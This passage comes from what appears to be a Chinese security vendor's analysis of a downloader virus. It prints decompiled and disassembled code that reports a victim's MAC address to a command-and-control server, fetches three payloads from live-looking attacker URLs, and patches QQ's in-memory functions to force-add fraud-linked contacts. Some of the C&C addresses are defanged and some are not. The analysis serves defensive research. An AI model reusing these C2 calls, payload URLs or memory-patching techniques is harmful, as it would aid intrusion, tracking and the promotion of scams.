        WinHttpSendRequest(v9, 0, 0, 0, 0, 0, 0);
        WinHttpReceiveResponse(v9, 0);
        lpFileName = (LPCWSTR)CreateFileW(lpFileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
        if ( lpFileName == (LPCWSTR)-1 )
        {
          v33 = -1;
          std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&pwszUrl, 1, 0);
          return 0;
        }
        v15 = 0;
        v11 = operator new[](0x400u, (const struct std::nothrow_t *)&unk_517328);
        if ( v11 )
        {
          if ( Buffer )
          {
            v12 = v15;
            do
            {
              memset(v11, 0, 0x400u);
              dwNumberOfBytesRead = 0;
              WinHttpReadData(v9, v11, 0x400u, &dwNumberOfBytesRead);
              v12 += dwNumberOfBytesRead;
              WriteFile((HANDLE)lpFileName, v11, dwNumberOfBytesRead, &dwNumberOfBytesRead, 0);
            }
            while ( Buffer > v12 );
            v7 = (void (__stdcall *)(HINTERNET))WinHttpCloseHandle;
          }
          j__free_0(v11);
          dwNumberOfBytesRead = 1;
        }
        v33 = -1;
        std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&pwszUrl, 1, 0);
        CloseHandle((HANDLE)lpFileName);
        v8 = v14;
      }
      else
      {
        v33 = -1;
        std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&pwszUrl, 1, 0);
      }
```

下载下载者病毒

2. 下载者病毒

病毒被下载到本地执行后，首先会通过调用 WMI 的方法查询本地 MAC 地址，之后将 MAC 地址发送至 C&C 服务器（链接：hxxp://63.141.244.5/api/fqs.asp?mac=MAC 地址&ver=18118）。代码如下图所示：

```
.text:004012D9                          loc_4012D9:                                     ; CODE XREF: .text:loc_4012D6↑j
.text:004012D9 B8 0D 69 48 00                   mov     eax, offset aMacaddress   ; "MACAddress"
.text:004012DE 89 45 DC                         mov     [ebp-24h], eax
.text:004012E1 8D 45 DC                         lea     eax, [ebp-24h]
.text:004012E4 50                               push    eax
.text:004012E5 B8 18 69 48 00                   mov     eax, offset aSelectMacaddre ; "Select MACAddress From Win32_NetworkAda"...
.text:004012EA 89 45 D8                         mov     [ebp-28h], eax
.text:004012ED 8D 45 D8                         lea     eax, [ebp-28h]
.text:004012F0 50                               push    eax
.text:004012F1 F8                               clc
.text:004012F2 73 01                            jnb     short loc_4012F5
.text:004012F2                          ; ---------------------------------------------------------------------------
.text:004012F4 88                               db  88h
.text:004012F5                          ; ---------------------------------------------------------------------------
.text:004012F5
.text:004012F5                          loc_4012F5:                                     ; CODE XREF: .text:004012F2↑j
.text:004012F5 E8 83 08 00 00                   call    query_wmi_from_CIMV2
.text:004012FA 89 45 D4                         mov     [ebp-2Ch], eax
.text:004012FD 8B 5D D8                         mov     ebx, [ebp-28h]
.text:00401300 85 DB                            test    ebx, ebx
.text:00401302 74 09                            jz      short loc_40130D
.text:00401304 53                               push    ebx
.text:00401305 E8 54 50 00 00                   call    j_heap_free
.text:0040130A 83 C4 04                         add     esp, 4
```

查询本地 MAC 地址

```
.text:00401179                          loc_401179:                                     ; CODE XREF: .text:00401176↑j
.text:00401179 68 DC 68 48 00                   push    offset aVer18118          ; "&ver=18118"
.text:0040117E FF 75 FC                         push    dword ptr [ebp-4]
.text:00401181 68 E7 68 48 00                   push    offset aHttp631412445A    ; "http://63.141.244.5/api/fqs.asp?mac="
.text:00401186 B9 03 00 00 00                   mov     ecx, 3
.text:0040118B E8 2A FF FF FF                   call    str_cats
.text:00401190 83 C4 0C                         add     esp, 0Ch
.text:00401193 89 45 F8                         mov     [ebp-8], eax
.text:00401196 F9                               stc
.text:00401197 72 01                            jb      short loc_40119A
.text:00401197                          ; ---------------------------------------------------------------------------
.text:00401199 B3                               db 0B3h
.text:0040119A                          ; ---------------------------------------------------------------------------
.text:0040119A
.text:0040119A                          loc_40119A:                                     ; CODE XREF: .text:00401197↑j
.text:0040119A 68 04 00 00 80                   push    80000004h
.text:0040119F 6A 00                            push    0
.text:004011A1 8B 45 F8                         mov     eax, [ebp-8]
.text:004011A4 85 C0                            test    eax, eax
.text:004011A6 75 05                            jnz     short loc_4011AD
.text:004011A8 B8 0C 69 48 00                   mov     eax, offset unk_48690C
.text:004011AD
.text:004011AD                          loc_4011AD:                                     ; CODE XREF: .text:004011A6↑j
.text:004011AD 50                               push    eax
.text:004011AE 68 01 00 00 00                   push    1
.text:004011B3 B8 02 00 00 00                   mov     eax, 2
.text:004011B8 BB 90 1D 46 00                   mov     ebx, offset remote_request
.text:004011BD E8 C0 51 00 00                   call    call_ebx_0
.text:004011C2 83 C4 10                         add     esp, 10h
.text:004011C5 8B D8                            mov     ebx, eax
.text:004011C7 85 DB                            test    ebx, ebx
.text:004011C9 74 09                            jz      short loc_4011D4
.text:004011CB 53                               push    ebx
.text:004011CC E8 8D 51 00 00                   call    j_heap_free
.text:004011D1 83 C4 04                         add     esp, 4
```

上传数据

之后，该病毒会从指定的三个链接中下载三个病毒文件至本地 temp 目录进行执行。链接及文件名，如下图所示：

http://63.141.244.5/fqs/svahost.txt -> svahost.exe
http://63.141.244.5/fqs/svbhost.txt -> svbhost.exe
http://63.141.244.5/fqs/svchost.txt -> svchost.exe

下载链接及文件名

下载执行流程大致相同，以 svahost 为例。代码如下图所示：

下载执行 svahost


该病毒所下载的三个病毒文件功能各不相同，不同功能的病毒文件名之间会不时进行交替，我们用病毒功能对这三个病毒进行区分并展开详细分析。

3. QQ 好友推广病毒

该病毒主要用于推广 QQ 好友，通常被推广的 QQ 号多会涉及赌博、淫秽、诈骗、高利贷等内容，病毒会利用技术手段强行推广，并借助下载站的高速下载器迅速扩大病毒影响范围。由于病毒操作信息较为敏感，报告中已经对相关内容进行了删减。被强行添加的好友如下图所示：


被强行添加的 QQ 好友

病毒运行后，首先会通过类名“5B38xxxx-xxxx-xxxx-xxxx-xxxx8CA3E942“搜索窗体。上述类名窗体是由 QQ 创建，窗口内容中存放有当前登录的 QQ 号。相关代码如下图所示：




获取当前登录 QQ 号

在获取到 QQ 进程 PID 后，通过代码搜索的方式找到 QQ 与主界面相关的关键函数，将函数入口代码改为 return。通过上述操作，屏蔽用户对 QQ 主界面的操作，比如打开好友聊天窗口。相关代码如下图所示：


.text:00407F28 push 8 ; dwBytes
.text:00407F2D call heap_alloc
.text:00407F32 add esp, 4
.text:00407F35 mov [ebp+var_28], eax
.text:00407F38 mov ebx, eax
.text:00407F3A mov dword ptr [ebx], 0
.text:00407F40 mov dword ptr [ebx+4], 0
.text:00407F47 mov eax, offset aC3558bEcFf7514 ; "C3 55 8B [redacted] FF 75 0C "...
.text:00407F4C mov [ebp+lpMem], eax
.text:00407F4F lea eax, [ebp+lpMem]
.text:00407F52 push eax
.text:00407F53 clc
.text:00407F54 jnb short loc_407F57
.text:00407F56 loc_407F56:
.text:00407F56 nop
.text:00407F57 loc_407F57: ; CODE XREF: find_asm_in_common_dll+88↑j
.text:00407F57 call str_2_hex
.text:00407F5C mov [ebp+var_30], eax
.text:00407F5F mov ebx, [ebp+lpMem]
.text:00407F62 test ebx, ebx
.text:00407F64 jz short loc_407F6F
.text:00407F66 push ebx ; lpMem
.text:00407F67 call heap_free
.text:00407F6C add esp, 4
*** ***
.text:00408026 mov ebx, [ebp+lpMem]
.text:00408029 fild dword ptr [ebx]
.text:0040802B fstp qword ptr [ebp+var_34]
.text:0040802E fld qword ptr [ebp+var_34]
.text:00408031 fadd ds:dbl_4A38C2
.text:00408037 fstp [ebp+var_40+4]
.text:0040803A push 1
.text:0040803C push 3
.text:00408041 fld [ebp+var_40+4]
.text:00408044 call get_i64_val
.text:00408049 push eax
.text:0040804A push [ebp+arg_0]
.text:0040804D jmp short loc_408050
.text:0040804D ; ---
.text:0040804F db 0Fh
.text:00408050 ; ---
.text:00408050
.text:00408050 loc_408050: ; CODE XREF: find_asm_in_common_dll+181↑j
.text:00408050 call get_code_asm
.text:00408055 mov dword ptr [ebp+var_40], eax
.text:00408058 jmp short loc_40805B
.text:00408058 ; ---
.text:0040805A db 0B0h
.text:0040805B ; ---
.text:0040805B
.text:0040805B loc_40805B: ; CODE XREF: find_asm_in_common_dll+18C↑j
.text:0040805B mov eax, dword ptr [ebp+var_40]
.text:0040805E push eax
.text:0040805F mov ebx, [ebp+var_C]
.text:00408062 test ebx, ebx
.text:00408064 jz short loc_40806F
.text:00408066 push ebx ; lpMem
.text:00408067 call heap_free
.text:0040806C add esp, 4
.text:0040806F
.text:0040806F loc_40806F: ; CODE XREF: find_asm_in_common_dll+198↑j
.text:0040806F pop eax
.text:00408070 mov [ebp+var_C], eax
.text:00408073 call $+5
.text:00408078 add [esp+98h+var_98], 6
.text:0040807C retn
.text:0040807D ; ---
.text:0040807D nop
.text:0040807E mov eax, offset bin_asm_search
.text:00408083 xor ecx, ecx
.text:00408085 test eax, eax
.text:00408087 jz short loc_40808C
.text:00408089 mov ecx, [eax+4]
.text:0040808C
.text:0040808C loc_40808C: ; CODE XREF: find_asm_in_common_dll+1BB↑j
.text:0040808C push ecx
.text:0040808D add eax, 8
.text:00408090 push eax
.text:00408091 mov eax, [ebp+var_C]
.text:00408094 xor ebx, ebx
.text:00408096 test eax, eax
.text:00408098 jz short loc_40809D
.text:0040809A mov ebx, [eax+4]
.text:0040809D
.text:0040809D loc_40809D: ; CODE XREF: find_asm_in_common_dll+1CC↑j
.text:0040809D add eax, 8
.text:004080A0 push eax
.text:004080A1 cmp ebx, ecx
.text:004080A3 mov eax, 1
.text:004080A8 jnz short loc_4080B4
.text:004080AA dec eax
.text:004080AB test ecx, ecx
.text:004080AD jz short loc_4080B4
.text:004080AF call memcmp
.text:004080B4
.text:004080B4 loc_4080B4: ; CODE XREF: find_asm_in_common_dll+1DC↑j
.text:004080B4 ; find_asm_in_common_dll+1E1↑j
.text:004080B4 add esp, 0Ch
.text:004080B7 test eax, eax
.text:004080B9 jnz loc_408316

搜索 QQ 界面关键函数



```
.text:00409041                push    ebp
.text:00409042                mov     ebp, esp
.text:00409044                sub     esp, 10h
.text:0040904A                mov     [ebp+var_4], 0
.text:00409051                push    8               ; dwBytes
.text:00409056                call    heap_alloc
.text:0040905B                add     esp, 4
.text:0040905E                mov     [ebp+lpMem], eax
.text:00409061                mov     ebx, eax
.text:00409063                mov     dword ptr [ebx], 0
.text:00409069                mov     dword ptr [ebx+4], 0
.text:00409070                mov     [ebp+var_C], 0
.text:00409077                stc
.text:00409078                jb      short loc_40907B
.text:0040907A
.text:0040907A loc_40907A:
.text:0040907A                nop
.text:0040907B
.text:0040907B loc_40907B:                            ; CODE XREF: _hook_ret_MainFrame_Common+37↑j
.text:0040907B                mov     eax, [ebp+arg_0]
.text:0040907E                mov     [ebp+var_4], eax
.text:00409081                push    [ebp+var_4]
.text:00409084                jmp     short loc_409087
.text:00409084 ; ---------------------------------------------------------------------------
.text:00409086                db 0Fh
.text:00409087 ; ---------------------------------------------------------------------------
.text:00409087
.text:00409087 loc_409087:                            ; CODE XREF: _hook_ret_MainFrame_Common+43↑j
.text:00409087                call    find_asm_in_common_dll
.text:0040908C                mov     [ebp+var_10], eax
.text:0040908F                jmp     short loc_409092
.text:0040908F ; ---------------------------------------------------------------------------
.text:00409091                db 7Ch
.text:00409092 ; ---------------------------------------------------------------------------
.text:00409092
.text:00409092 loc_409092:                            ; CODE XREF: _hook_ret_MainFrame_Common+4E↑j
.text:00409092                mov     eax, [ebp+var_10]
.text:00409095                push    eax
.text:00409096                mov     ebx, [ebp+lpMem]
.text:00409099                push    ebx             ; lpMem
.text:0040909A                call    heap_free
.text:0040909F                add     esp, 4
.text:004090A2                pop     eax
.text:004090A3                mov     [ebp+lpMem], eax
.text:004090A6                push    [ebp+var_4]
.text:004090A9                jmp     short loc_4090AC
.text:004090A9 ; ---------------------------------------------------------------------------
.text:004090AB                db 8Fh
.text:004090AC ; ---------------------------------------------------------------------------
.text:004090AC
.text:004090AC loc_4090AC:                            ; CODE XREF: _hook_ret_MainFrame_Common+68↑j
.text:004090AC                call    find_bsMain_func
.text:004090B1                mov     [ebp+var_10], eax
.text:004090B4                jmp     short loc_4090B7
.text:004090B4 ; ---------------------------------------------------------------------------
.text:004090B6                db 70h
.text:004090B7 ; ---------------------------------------------------------------------------
.text:004090B7
.text:004090B7 loc_4090B7:                            ; CODE XREF: _hook_ret_MainFrame_Common+73↑j
.text:004090B7                mov     eax, [ebp+var_10]
.text:004090BA                mov     [ebp+var_C], eax
.text:004090BD                mov     ebx, [ebp+lpMem]
.text:004090C0                add     ebx, 4
.text:004090C3                mov     [ebp+var_10], ebx
.text:004090C6                push    51000CC2h       ; code data
.text:004090CB                mov     ebx, [ebp+var_10]
.text:004090CE                push    dword ptr [ebx]
.text:004090D0                push    [ebp+var_4]
.text:004090D3                clc
.text:004090D4                jnb     short loc_4090D7
.text:004090D6
.text:004090D6 loc_4090D6:
.text:004090D6                nop
.text:004090D7
.text:004090D7 loc_4090D7:                            ; CODE XREF: _hook_ret_MainFrame_Common+93↑j
.text:004090D7                call    remote_write_memory
.text:004090DC                push    900004C2h       ; code data
.text:004090E1                push    [ebp+var_C]
.text:004090E4                push    [ebp+var_4]
.text:004090E7                stc
.text:004090E8                jb      short loc_4090EB
.text:004090EA
.text:004090EA loc_4090EA:
.text:004090EA                nop
.text:004090EB
.text:004090EB loc_4090EB:                            ; CODE XREF: _hook_ret_MainFrame_Common+A7↑j
.text:004090EB                call    remote_write_memory
.text:004090F0                mov     ebx, [ebp+lpMem]
.text:004090F3                push    ebx             ; lpMem
.text:004090F4                call    heap_free
.text:004090F9                add     esp, 4
```


屏蔽 QQ 主界面操作

之后，病毒会从远程 C&C 服务器（hxxp://69.30.244.10/txt/yqh.txt）获取到进行欲强行推广的 QQ 号。如下图所示：

```
.text:00415B9A                push    offset aTxtYqhTxt ; "/txt/yqh.txt"
.text:00415B9F                push    str_69_30_244_10 ; 69.30.244.10
.text:00415BA5                push    offset aHttp    ; "http://"
.text:00415BAA                mov     ecx, 3
.text:00415BAF                call    multi_append_string
.text:00415BB4                add     esp, 0Ch
.text:00415BB7                mov     [ebp-14h], eax
.text:00415BBA                mov     dword ptr [ebp-18h], 0
.text:00415BC1                push    0
.text:00415BC3                lea     eax, [ebp-18h]
.text:00415BC6                push    eax
.text:00415BC7                mov     dword ptr [ebp-1Ch], 0
.text:00415BCE                push    0
.text:00415BD0                lea     eax, [ebp-1Ch]
.text:00415BD3                push    eax
.text:00415BD4                mov     dword ptr [ebp-20h], 0
.text:00415BDB                push    0
.text:00415BDD                push    dword ptr [ebp-20h]
.text:00415BE0                mov     dword ptr [ebp-24h], 0
.text:00415BE7                push    0
.text:00415BE9                lea     eax, [ebp-24h]
.text:00415BEC                push    eax
.text:00415BED                mov     dword ptr [ebp-28h], 0
.text:00415BF4                push    0
.text:00415BF6                lea     eax, [ebp-28h]
.text:00415BF9                push    eax
.text:00415BFA                mov     dword ptr [ebp-2Ch], 0
.text:00415C01                push    0
.text:00415C03                lea     eax, [ebp-2Ch]
